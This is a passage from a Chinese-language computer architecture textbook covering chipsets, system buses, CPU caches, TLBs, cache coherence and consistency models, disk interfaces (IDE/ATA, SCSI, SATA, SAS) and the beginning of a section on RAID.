


图 10-2 MainBoard

磁盘阵列功能，NVIDIA 则允许 SATA 和 ATA 硬盘机混合组成磁盘阵列。最新的英特尔 Matrix RAID 技术，让 RAID-0 和 RAID-1 组态可以在两颗硬盘机中同时使用。

大多数南桥都能直接连接 Gigabit Lan PHY (实体层芯片，用来处理连接讯号)，高阶的南桥通常拥有两组 Gigabit Lan PHY，不过中阶的主板则只支援一组。而 NVIDIA 最新的南桥则支援带宽合并、封包排序和 TCP/IP 加速等高级网络卡功能。现在大部份高级南桥则支援 Azalia 高传真音效，借着编码芯片支援 7.1 声道音效。

大多数南桥都支援 PCI Express Hub，但主板制造商通常采用北桥所提供的 PCI Express Lane。

存放 BIOS 配置信息的存储部件为 CMOS 内存，或称非易失性 BIOS 内存。传统上，BIOS 信息存放于易失性的 CMOS SRAM 中，断点后借助电池的支持来保证信息不丢失。目前 BIOS 信息存放于 EEPROM 或 flash 中，电池只用于维持时钟硬件 (RTC, real-time clocking)。CMOS RAM 和电池都是南桥的一部分。

Super I/O 可外接串口、并口(主要用于打印机)、PS/2 鼠标和键盘、软盘、温度传感器和风扇转速监测等。Super I/O 始于 20 世纪 80 年代，早期为附加芯片，后集成于主板。Super I/O 早期用 ISA 总线同 CPU 通信。随着 PCI 总线的普及，Super I/O 甚至成为主板上集成 ISA 总线的主要理由。后来 Super I/O 通过 LPC(Low Pin Count) 总线同 CPU 通信。Super I/O 替主板实现了许多功能，简化主板设计，节约了成本。

Intel Hub Architecture(IHA) 可用来取代南桥与北桥，IHA 芯片组亦分成二大项：Graphics and Memory Controller Hub (GMCH) 与 I/O Controller Hub (ICH)。

随着 Soc(System-on-a-Chip) 技术的流行，现代设备逐渐将北桥集成到 CPU 沟模(die)上，而将南桥直接与 CPU 相连，如 Intel 的 Sandy Bridge 和 AMD Fusion 处理器(均发布于 2011 年)。预期于 2013 年发布的 Intel Haswell 将会把南桥与 CPU 集成到同一盒(package)中。

10.4.2 单芯片芯片组

AMD 在 Athlon 64 时代将内存总线整个拿掉，直接设计到处理器中，让北桥的功能只是支援外加显卡接口，例如 AGP 和 PCI Express x16。由于北桥的重要性降低，有厂商索性将南北桥合并，成为单一芯片组，例如 NVIDIA 的 nForce 4。这样可以减低芯片组的制造成本，但电脑的效能会降低。

单芯片芯片组已推出多年，例如 SiS 730。但直到最近 nForce 4 的出现才逐渐流行。现在的单芯片芯片组，不像以往般复杂，因 Athlon 64 已内建内存控制器，取代了北桥的功能。纵使芯片组变成单芯片，习惯上亦沿用旧名称。

10.4.3 总线

前端总线(FSB, Front Side Bus)是指中央处理器数据总线的专门术语，此总线负责中央处理器和北桥芯片间的数据传递。某些带有 L2 和 L3 缓存(Cache)的计算机，通过后端总线(Back Side Bus)实现这些缓存和中央处理器的连接，而此总线的数据传输速率总是高于前端总线。

大多数现代总线(GTL+ 和 EV6)是 CPU 和芯片组的连接主干。芯片组(通常由南桥和北桥组成)是和系统中其他总线的连接节点。PCI、AGP 和内存总线均和芯片组相连，以使设备间数据能相互传送。

这些第二级系统总线的运行速率取决于前端总线的速率。总之，高的前端总线速率意味着计算机的高处理性能。

早期连接南北桥的总线为 PCI 总线，现在主要是 DMI(Intel) 和 UMI(AMD)。

在 PC 发展初期，由于处理器速度不高，大部份元件的时脉均保持同步，直至 80486 时代，在处理器制程持续进步下，处理器速度也加速成长，当时由于其他外部元件受电气结构所限，而无法跟进成长，因此 Intel 首次于处理器时脉中加入倍频设计，首颗处理器为 Intel 80486DX2，外部传输时脉是处理器的一半，及后处理器成长速度仍远超过外部元件，两者速度差距越来越大。直至 Pentium III 时代，处理器时脉已超越 1GHz，但外部传输时脉仍仅有 133MHz。

正常来说，外频速度越高代表处理器在同一周期下可读写越多的数据，因此，外频速度很可能会变成系统效能上的瓶颈，为解决处理器带宽不足的问题，Intel 于 Pentium 4 时代加入 Quad Pumped Bus 架构，使其在同一周期内可传送 4 笔数据，此举令外部传输时脉不变下，传输效率却可提升四倍。

前端总线 (FSB、外频) 的速度指的是 CPU 和北桥芯片间总线的速度。而系统总线 (BusSpeed) 的概念是建立在数位脉冲信号震荡速度基础之上的，也就是说，100MHz 系统总线 (BusSpeed) 特指数位脉冲信号在每秒钟震荡一百万次，它更多的影响了 PCI 及其他总线的频率。之所以前端总线 (FSB、外频) 与系统总线 (BusSpeed) 这两个概念容易混淆，主要的原因是在以前的很长一段时间里，前端总线 (FSB、外频) 与系统总线 (BusSpeed) 是相同速率，因此往往直接称系统总线 (BusSpeed) 为外频，最终造成这样的误会。

中央处理器的时脉速度（简称内频）由系统总线速率（bus speed）乘上倍频系数决定。例如，一个时脉速度为 700MHz 的处理器，可能运行于 100MHz 的系统总线上。这说明处理器内的时钟倍频器的倍率设置为 7，即中央处理器被设定为以 7 倍于系统总线的速率运行： $100 \text{ MHz} \times 7 = 700 \text{ MHz}$ 。通过改变倍频系数或系统总线速率，可以得到不同的时脉速度。

10.5 缓存

[5]:

10.5.1 CPU 高速缓存结构

m 位地址，有 $m = t + s + b$ ，寻址空间 $M = 2^m$ ，缓存容量 $C = S \times E \times B = 2^s E 2^b$ ， $C < M$ 则 $E < 2^t$ 。

直接相连： $E = 1$ 。全相连： $S = 1$ 。




图 10-3 高速缓存通用结构

10.5.2 TLB

分页表是一种数据结构，用于计算机操作系统中的虚拟内存系统，存储了虚拟地址到物理地址间的映射。虚拟地址在访问进程中是唯一的，物理地址在硬件中是唯一的。比如 RAM。CPU 的内存管理单元（memory management unit MMU）存储最近用过的映射缓存，来自操作系统分页表。被称为转译后备缓冲器（translation lookaside buffer, TLB）。TLB 是一个索引缓存。

转译后备缓冲器（英文：Translation Lookaside Buffer，首字母缩略字：TLB），在中国大陆也被翻译为页表缓存、转址旁路缓存，为 CPU 的一种缓存，由存储器管理单元用于改进虚拟地址到物理地址的转译速度。目前所有的桌面型及服务器型处理器（如 x86）皆使用 TLB。TLB 具有固定数目的空间槽，用于存放将虚拟地址映射至物理地址的标签页表条目。为典型的内容可寻址存储器（content-addressable memory，首字母缩略字：CAM）。其搜索关键字为虚拟内存地址，其搜索结果为物理地址。如果请求的虚拟地址在 TLB 中存在，CAM 将给出一个非常快速的匹配结果，之后就可以使用得到的物理地址访问存储器。如果请求的虚拟地址不在 TLB 中，就会使用标签页表进行虚实地址转换，而标签页表的访问速度比 TLB 慢很多。有些系统允许标签页表被交换到次级存储器，那么虚地址转换可能要花非常长的时间。

在任务（task）切换时，部分 TLB 条目可能会失效，例如先前运行的进程已访问过一个页面，但是将要执行的进程尚未访问此页面。最简单的策略是清出整个 TLB。

多核系统的每个核都有自己的 TLB。与 cache 不同，TLB 不需要核间同步，因为每个核运行的进程有不同的地址映射。

10.5.3 缓存一致性

分布式共享内存 (Distributed Shared Memory, DSM) 指物理上分布式的内存可以在逻辑上被当做一块内存来访问。这里的共享指的是地址空间的共享。为维护“内存一致性”(memory coherence)，需选择一个“一致性协议”(coherence protocol) 来实现一种“一致性模型”(consistency model)。DSM 系统的实例包括 OpenSSI, MOSIX, Kerrighed, TreadMarks 等。注意同“分布式缓存”区分开。

分布式缓存 (Distributed cache) 是对传统意义上单点缓存概念的扩展，使得缓存可以跨越多个服务器。由于主存变得便宜，以及网卡速度的增强，分布式缓存得以变得现实。分布式缓存的例子包括：Oracle Coherence, Ehcache, Hazelcast, Memcached, SafePeak, Riak, Redis 等。

在多核系统下也存在内存一致性问题。如果多核同时访问同一共享内存区，且存在写操作，就可能出现缓存一致性(内存一致性)问题，即某核读到的本地缓存副本不是最新的。需要引入“内存一致性协议”(memory coherence protocol) 来解决这个问题。

一致性的实现方式包括：

基于目录的实现 (Directory-based) 目录维护各缓存间的一致性信息。处理器在将内存值加载到本地 cache 时时必须先查询目录。当某一表项被更新时，目录要么标记其失效，要么主动更新所有其他缓存。

Snooping 每一个本地 cache 监控地址线，如果一个内存更新访问涉及自己所缓存的对象，那么本地缓存的这个副本应被失效。

这些实现机制可用于多核、多处理器缓存，以及分布式共享内存系统。

一致性模型”(consistency model) 包括：

线性一致性 (Linearizability) 或严格一致性 (Strict consistency)、原子一致性 (Atomic consistency): 任何对一个内存位置 X 的读操作，将返回最近一次对该内存位置的写操作所写入的值。

顺序一致性 (sequential consistency) (并发程序在多处理器上的) 任何一次执行结果都相同，就像所有处理器的操作按照某个顺序执行，各个微处理器的操作按照其程序指定的顺序进行。换句话说，所有的处理器以相同的顺序看到所有的修改。读操作未必能及时得到此前其他处理器对同一数据的写更新。但是各处理器读到的该数据的不同值的顺序是一致的。

释放一致性 (Release consistency) 同步操作被分裂成获得 (acquire) 和释放 (release) 操作。如果某进程的写操作在该进程执行释放之后、在其他进程执行获取之前被看到，则称释放一致性。释放一致性可以通过两种一致性协议来实现：一致性操作 (coherence actions) 可以在退出临界区时完成 (渴望释放一致性)，也可推迟到下一次进入临界区 (懒惰释放一致性)。

因果一致性 (Causal consistency) 因果一致的存储器应遵守以下条件：可能因果相关的写操作应对所有进程可见，且顺序一致。并发写操作在不同机器看来顺序可能是不同的。如果进程 A 通知进程 B 它已更新了一个数据项，那么进程 B 的后续访问将返回更新后的值，且一次写入将保证取代前一次写入。与进程 A 无因果关系的进程 C 的访问遵守一般的最终一致性规则。因果一致性弱于顺序一致性，强于 PRAM 一致性。假设进程 P1 写变量 x，然后 P2 读出 x，写入 y。这里读出 x 和写入 y 之间可能有潜在的因果联系，因为 y 的计算很可能决定于 P2 读到的 x 值（即 P1 写入的值）。另一方面，若两进程自然而同时地写两个变量，就没有因果联系。先有读操作之后执行写操作，两个事件就可能有因果联系。相似的，读和提供所读数据的写有因果关系。没有因果关系的操作称为并发的 (concurrent)。

PRAM (Piplined RAM) 一致性 又称 FIFO 一致性，几乎等同于处理机一致性 (Processor consistency)。一个进程（处理机）的多个写操作被另一进程按照相同的顺序接收到，如同在流水线中到达一样，但来自多个进程的写操作顺序不定。PRAM 一致性很容易实现。对于双处理器，处理器一致性与顺序一致性是等价的。

Delta 一致性 在固定时间 Delta 之内达到全局一致。

弱一致性 弱一致性有三个属性：a. 对同步变量的访问是顺序一致的；b. 在所有先前的写操作完成之前，不能访问同步变量；c. 在先前所有同步变量的访问完成前，不能访问（读或写）数据。

10.6 磁盘控制器技术

10.6.1 IDE 与 ATA

IDE(Integrated Drive Electronics) 是一种计算机系统接口，主要用于硬盘和 CD-ROM，本意为“把控制器与盘体集成在一起的硬盘”，与 ATA (Advanced Technology Attachment) 关系密切。数年以前 PC 主机使用的硬盘，大多数都是 IDE 兼容的，只需用一根电缆将它们与主板或适配器连起来就可以了，而目前主要接口为 SATA 接口。一般说来，ATA 是一个控制器技术，而 IDE 是一个匹配它的磁盘驱动器技术，但是两个术语经常可以互用。ATA 是一个花费低而性能适中的接口，主要是针对台式机而设计的，销售的大多数 ATA 控制器和 IDE 磁盘都是更高版本的，称为 ATA - 2 和 ATA - 3，与之匹配的磁盘驱动器称为增强的 IDE。

把盘体与控制器集成在一起的做法，减少了硬盘接口的电缆数目与长度，数据传输的可靠性得到了增强，硬盘制造起来变得更容易，因为厂商不需要再担心自己的硬盘是否与其他厂商生产的控制器兼容，对用户而言，硬盘安装起来也更为方便。ATA 是用传统的 40-pin 并行数据线连接主板与硬盘的，外部接口速度最大为 133MB/s，因为并行线的抗干扰性太差，且排线占空间，不利散热，而逐渐被 SATA 所取代。ATA 主机控制器芯片差不多集成到每一个生产的系统板，提供连接 4 个设备的能力。ATA 控制器已经变得非常廉价和常见，但在 SATA 技术日益发展下，没有 ATA 的主板已经出现，而且 Intel 在新型的芯片组中已经不默认支持 ATA 接口，主机版厂商需要另加芯片去对 ATA 作出支持（通常是为了兼容旧有硬盘和光盘驱动器）。

普遍情况下，一块主板只有两个 IDE 接口，每个接口可以挂两个 IDE 设备。但同一个接口的两个设备是共用带宽的，对速度的影响非常大。所以稍有常识的人，都会把硬盘和光驱分开两条 IDE 线连接到主板上这样，IDE 有个很大的问题，就是虽然一块主板可以连接 4 个设备，但事实上只要超过两个，速度就大大下降。更大的问题是，同一条线上两个设备要严格按主/从设置才能正常运行。

并行 ATA 在支持设备热插拔方面能力有限，这一点对服务器方面的应用非常重要。因为服务器通常采用 RAID 的方式，任何一块硬盘坏了都可以热拔插更换，而不影响数据的完整性，确保服务器任何情况下都正常开着。具有热插拔支持功能的 SCSI 和光纤通道占据了企业级应用的几乎全部市场，并行 ATA 空有价格优势而不能获得一席之地，主要原因就是它不支持热拔插。

10.6.2 SCSI

小型计算机系统接口（SCSI，Small Computer System Interface）是一种用于计算机及其周边设备之间（硬盘、软驱、光驱、打印机、扫描仪等）系统级接口的独立处理器标准。SCSI 标准定义了命令、通信协定以及实体的电气特性（换成 OSI 的说法，就是占据了实体层、链接层、通信层、应用层），最大部份的应用是在存储设备上（例如硬盘、磁带机），但 SCSI 可以连接的设备也包括扫描仪、光学设备（像 CD、DVD）、打印机等等。

系统中的每个 SCSI 设备都必须有自己唯一的 ID(标识号)，在 8-bit 总线上，这个号码是 0~7；在 16-bit 总线上，这个号码从 0~15。SCSI Adapter 系统默认 ID 为 7。SCSI 链的最后一个 SCSI 设备要用终结器，中间设备是不需要终结器的。一旦中间设备使用了终结器，那么 SCSI 卡就无法找到以后的 SCSI 设备了。

SCSI-1 是最初版本的 SCSI，现已过时。SCSI-1 具有 8 位 BUS，数据传输率为 40 Mbps(5 MB/sec)。SCSI-2 是基于 CCS 的 SCSI-1 改进版本。在 Fast SCSI 和 Wide SCSI 的支持下，SCSI-2 在原 SCSI-1 的基础上传输速率得到了提高。Fast SCSI 的传输速率为 10 MB/sec，当配合 16 位 BUS 时，其传输速率为 20 MB/sec (Fast-Wide SCSI)。当今，SCSI-3 单元采用 Ultra-Wide 和 Ultra SCSI 类型的驱动器。Ultra SCSI 具有 8 位 BUS，其传输速率为 20 MB/sec。Ultra-Wide SCSI 具有 16 位 BUS，其传输速率达到 40 MB/sec。SCSI-3 在 SCSI-2 基础上有了很多提高，如串行 SCSI。通过 6 芯同轴电缆，其传输速率达到 100 MB/sec。SCSI-3 解决了旧 SCSI 版本中存在的终结和延迟问题，此外通过即插即用（plug-and-play）操作，自动分配 SCSI ID 和终结，使 SCSI 安装更为容易。与 SCSI-2 支持 8 台设备相比，SCSI-3 能支持 32 台设备。

同 SCSI 相比，IDE 还具有性能价格比高、适用面广等特点。个人电脑用户不但需要配置的外设不多，而且对速度要求也不高，因此选用 IDE 接口比 SCSI 更合适些。SCSI 相比于 IDE 的优势包括：1) IDE 的工作方式需要 CPU 的全程参与，CPU 读写数据的时候不能再进行其他操作，而 SCSI 接口，则完全通过独立的高速的 SCSI 卡来控制数据的读写操作。IDE 接口为改善这个问题也做了很大改进，已经可以使用 DMA 模式而非 PIO 模式来读写，对 CPU 的占用可大大减小。尽管如此，比较 SCSI 和 IDE 在 CPU 的占用率，还是可以发现 SCSI 仍具有相当的优势。2) SCSI 的扩充性比 IDE 大，一般每个 IDE 系统可有 2 个 IDE 通道，总共连 4 个 IDE 设备，而 SCSI 接口可连接 7—15 个设备，比 IDE 要多很多，而且连接的电缆也远长于 IDE。3) 虽然 SCSI 设备价格高些，与 IDE 相比，SCSI 的性能更稳定、耐用，可靠性也更好。4) SCSI 还允许在对一个设备传输数据的同时，另一个设备对其进行数据查找。这就可以在多任务操作系统如 Linux、WindowsNT 中获得更高的性能。

10.6.3 SATA

Serial ATA (SATA, 串行 ATA, Serial Advanced Technology Attachment), 是串行 SCSI (SAS: Serial Attached SCSI) 的孪生兄弟, 两者的排线兼容, SATA 硬盘可接上 SAS 接口。它是一种电脑总线, 主要功能是用作主板和大量存储设备 (如硬盘及光盘驱动器) 之间的数据传输之用。

在数据传输上这一方面, SATA 的速度比以往更加快捷, 并支持热插拔。另一方面, SATA 总线使用了嵌入式时钟频率信号, 具备了比以往更强的纠错能力, 能对传输指令 (不仅是数据) 进行检查, 提高了数据传输的可靠性。不过, SATA 和以往最明显的分别, 是用上了较细的排线, 有利机箱内部的空气流通, 某程度上增加了整个平台的稳定性。SATA 与原来的 IDE 相比有很多优越性, 最明显的就是数据线从 80 pin 变成了 7 pin, 而且 IDE 线的长度不能超过 0.4 米, 而 SATA 线可以长达 1 米, 安装更方便, 利于机箱散热。每个设备都直接与主板相连, 独享 150M 字节/秒带宽, 设备间的速度不会互相影响。热拔插对于普通家庭用户来说可能作用不大, 但对于服务器却是至关重要。事实上, SATA 在低端服务器应用上取得的成功, 远比在普通家庭应用中的影响力大。SATA 提高了错误检查的能力, 除了对 CRC 对数据检错之外, 还会对命令和状态包进行检错, 因此和并行 ATA 相比提高了接入的整体精确度, 使串行 ATA 在企业 RAID 和外部存储应用中具有更大的吸引力。

现时, SATA 分别有 SATA 1.5Gbit/s、SATA 3Gbit/s 和 SATA 6Gbit/s 三种规格。SATA 1.5Gb/s 为第一代 SATA 接口, 坊间的非官方名称为 SATA-1。SATA 3Gb/s 在 2004 年正式推出, 坊间的非官方名称为 SATA-2 (SATA-II), 符合 ATA-7 规范, 传输速度可达 3.0Gbit/s。在 SATA2.0 扩展规范所带来的一系列新功能中, NCQ (Native Command Queuing, 原生命令队列) 功能最令人关注。SATA 6Gb/s 在 2009 年 5 月 26 日 SATA-IO 完成 SATA 3.0 最终规格发布, 比上一代提升一倍速率至 6Gb/s, 此外增加多项新技术, 包涵新增 NCQ 指令以改良传输技术, 并减低传输时所需耗电量。SATA 不依赖于系统总线的带宽, 而是内置时钟, 每一代 SATA 升级带宽的增加都是成倍的, 这点和 PATA 的一级级算术级数增长是不同的。所谓 3Gb/s 的算法, 3000MHz 的频率 \times 每次发送一个数据 $\times 80\%(8\text{b}/10\text{b} \text{ 的编码}) / 8 \text{ bits per byte} = 300\text{Mbytes/s}$, 同理 1.5Gb/s 也是这样可算成 150MB/s, 也就是一般我们在买硬盘时, 有时候会看到 SATA 150MB/s / 300MB/s, 有时候又会看到 SATA 1.5Gb/s / 3Gb/s 的缘故。以 USB 3.0 而言, 它拥有 5Gbps 的带宽, 折算为 500Mbytes/s, 所以 USB 3.0 的带宽比 SATA 3.0 的 600MB/s 还来的小。

SATA 的诸多先进性总体上对个人电脑用户意义不是太大, 它最大的意义的反而是适应了入门级企业应用的需要。但在企业级应用方面, 它又仍然在很多方面有待改进: 单线程的机械硬盘 (不适应服务器应用程序大量非线性的读取请求。所以 SATA 硬盘用来做视频下载服务器还不错, 用在网上交易平台则力不从心), 形同虚设的热拔插功能 (SATA 硬

盘虽然可以热拔插，但 SATA 组成的阵列在某块硬盘损坏的时候，不能象 SCSI、FC 和 SAS 那样，具有 SAF-TE 机制用指示灯显示，知道具体坏的是哪一块）。SATA 1.0 控制器的传输速度效率不高，虽然标称具有 150MB/s 的峰值速度，事实上最快的 SATA 硬盘速度也只有 60MB/s。虽然 SATA 硬盘相对于 SCSI 硬盘来说很便宜，但整个的 SATA 方案并不便宜。主要原因是 SATA 1.0 控制器的每个接口只能连接一个硬盘，8 个硬盘组成的阵列需要 8 个接口，把每个接口 300 多元的花费算进去，就不便宜了。

SATA 国际组织（Serial ATA International Organization）正在着手制定下一代 SATA 标准，定名为 SATA Express，带宽最高可达 8Gbps 和 16Gbps。要达到最高的 16Gbps 带宽（现在最快的 SATA 3.0 标准带宽为 6Gbps），SATA Express 标准将会如其名称所描述的，把 SATA 软件架构和 PCI-Express 高速界面结合在一起。SATA 国际组织称 SATA Express 标准将会带来新一代更快的存储装置和对应的主板接口，并且还能兼容现有的 SATA 设备。SATA 国际组织主席 Mladen Luksic 称该标准将使固态与混合硬盘受益于新一代 PCI-Express 3.0 的高带宽从而打破性能瓶颈，标准的具体细节将在年内制定完成。SATA 国际组织同时表示除 SATA Express 外，还有针对集成在主板上的嵌入式单芯片 SSD 存储解决方案的 SATA μ SSD 标准，面向移动设备如平板电脑等。SATA Express 还处于标准制定阶段，可能会是 SATA 3.2 规范的一部分。它其实就是 PCI-E 物理层上的 SATA 链接层，同时保持了对 SATA 3/6Gbps 等旧版规范的兼容（当然性能也会受影响），传输带宽最初预计的范围是 8-16Gbps，基本已经确定会达到 10Gbps，实际传输速度也有 1GB/s，比 SATA 6Gbps 要快将近 70

10.6.4 SAS

SAS(Serial Attached SCSI) 是并行 SCSI 接口之后开发出的全新接口。此接口的设计是为了改善存储系统的效能、可用性和扩充性，提供与串行 ATA (Serial ATA，缩写为 SATA) 硬盘的兼容性。

SAS 的接口技术可以向下兼容 SATA。SAS 系统的背板 (Backpanel) 既可以连接具有双端口、高性能的 SAS 驱动器，也可以连接高容量、低成本的 SATA 驱动器。因为 SAS 驱动器的端口与 SATA 驱动器的端口形状看上去类似，所以 SAS 驱动器和 SATA 驱动器可以同时存在于一个存储系统之中。但需要注意的是，SATA 系统并不兼容 SAS，所以 SAS 驱动器不能连接到 SATA 背板上。由于 SAS 系统的兼容性，IT 人员能够运用不同接口的硬盘来满足各类应用在容量上或效能上的需求，因此在扩充存储系统时拥有更多的弹性，让存储设备发挥最大的投资效益。

第一代 SAS 为数组中的每个驱动器提供 3.0 Gbps (300 MB/s) 的传输速率（现在主流 Ultra 320 SCSI 速度为 320MB/s）。第二代 SAS 为数组中的每个驱动器提供 6.0 Gbps (600

MB/s) 的传输速率。

SAS 由 3 种类型协议组成，根据连接的不同设备使用相应的协议进行数据传输：串行 SCSI 协议 (SSP) — 用于传输 SCSI 命令。SATA 通道协议 (STP) — 用于传输 SATA 数据。SCSI 管理协议 (SMP) — 用于对 SAS 设备的维护和管理。

SAS 的接口技术可以向下兼容 SATA。具体来说，二者的兼容性主要体现在物理层和协议层的兼容。在物理层，SAS 接口和 SATA 接口完全兼容，SATA 硬盘可以直接使用在 SAS 的环境中，从接口标准上而言，SATA 是 SAS 的一个子标准，因此 SAS 控制器可以直接操控 SATA 硬盘，但是 SAS 却不能直接使用在 SATA 的环境中，因为 SATA 控制器并不能对 SAS 硬盘进行控制；在协议层，SAS 由 3 种类型协议组成，根据连接的不同设备使用相应的协议进行数据传输。其中串行 SCSI 协议 (SSP) 用于传输 SCSI 命令；SCSI 管理协议 (SMP) 用于对连接设备的维护和管理；SATA 通道协议 (STP) 用于 SAS 和 SATA 之间数据的传输。因此在这 3 种协议的配合下，SAS 可以和 SATA 以及部分 SCSI 设备无缝结合。

存储设备的反应速度，除了各环节间的配合与操作系统的影响之外，硬盘的反应速度其实具有关键性的地位。企业级的工作站或存储设备，一般来说，都采用光纤信道 (Fibre Channel, FC) 与 SCSI 硬盘作为内部的存储媒体。但是随着 SCSI 硬盘在扩增性上的限制，SAS (Serial Attached SCSI) 硬盘崭露头角。服务器厂商有越来越多采用 SAS 硬盘作为内部的存储媒体，小型负载的应用可以采用 SAS 硬盘，可兼具预算与效能的考虑。

SAS 目前的不足主要有以下方面：1) 硬盘、控制芯片种类少：只有希捷、迈拓以及富士通等为数不多的硬盘厂商推出了 SAS 接口硬盘。2) 硬盘价格太贵：比起同容量的 Ultra 320 SCSI 硬盘，SAS 硬盘要贵了一倍还多。3) 实际传输速度变化不大：SAS 硬盘的接口速度并不代表数据传输速度，受到硬盘机械结构限制，现在 SAS 硬盘的机械结构和 SCSI 硬盘几乎一样。目前数据传输的瓶颈集中在由硬盘内部机械机构和硬盘存储技术、磁盘转速所决定的硬盘内部数据传输速度，也就是 80MB/sec 左右，SAS 硬盘的性能提升不明显。4) 用户追求成熟、稳定的产品。虽然 SAS 接口服务器和 SCSI 接口产品在速度、稳定性上差不多，但目前的技术和产品都还不够成熟。不过随着英特尔等主板芯片组制造商、希捷等硬盘制造商以及众多的服务器制造商的大力推动，SAS 的相关产品技术会逐步成熟，价格也会逐步滑落，早晚都会成为服务器硬盘的主流接口。


衡量一种技术的优劣通常有 4 个基本指标，即性能、可靠性、可扩展性和成本。回顾串行磁盘技术的发展历史，从光纤通道，到 SATA，再到 SAS，几种技术各有所长。光纤通道最早出现的串行化存储技术，可以满足高性能、高可靠和高扩展性的存储需要，但是价格居高不下；SATA 硬盘成本倒是降下来了，但主要是用于近线存储和非关键性应用，毕竟在性能等方面差强人意；SAS 应该算是个全才，可以支持 SAS 和 SATA 磁盘，很方便地满足不同性价比的存储需求，是具有高性能、高可靠和高扩展性的解决方案。

10.7 嵌入式多核处理器


多核处理器目前发展非常迅速,主流厂商主要包括 CAVIUM 的 OCTEON 系列,RMI 的 XLR 系列,飞思卡尔的 PPC QorIQ 系列. 其中 CAVIUM 在业界处于领先定位,RMI 在国内市场具有优势,而飞思卡尔由于研发速度较慢,其全新的多核处理器一直没有正式上市. 目前国内华为, 中兴等通信厂商, 已经或者正在准备, 把原有的通信产品移植到多核处理器上开发,以便降低成本和提高性能.

10.8 RAID 阵列

独立硬盘冗余阵列 (RAID, Redundant Array of Independent Disks), 其基本思想就是把多个相对便宜的硬盘组合起来, 成为一个硬盘阵列组, 使性能达到甚至超过一个价格昂贵、容量巨大的硬盘。根据选择的版本不同, RAID 比单颗硬盘有以下一个或多个方面的好处: 增强数据集成度, 增强容错功能, 增加处理量或容量。




RAID 0 亦称为带区集。它将两个以上的磁盘串联起来, 成为一个大容量的磁盘。在存放数据时, 分段后分散存储在这些磁盘中, 因为读写时都可以并行处理, 所以在所有的级别中, RAID 0 的速度是最快的。但是 RAID 0 既没有冗余功能, 也不具备容错能力, 如果一个磁盘 (物理) 损坏, 所有数据都会丢失, 危险程度与 **JBOD** 相当。

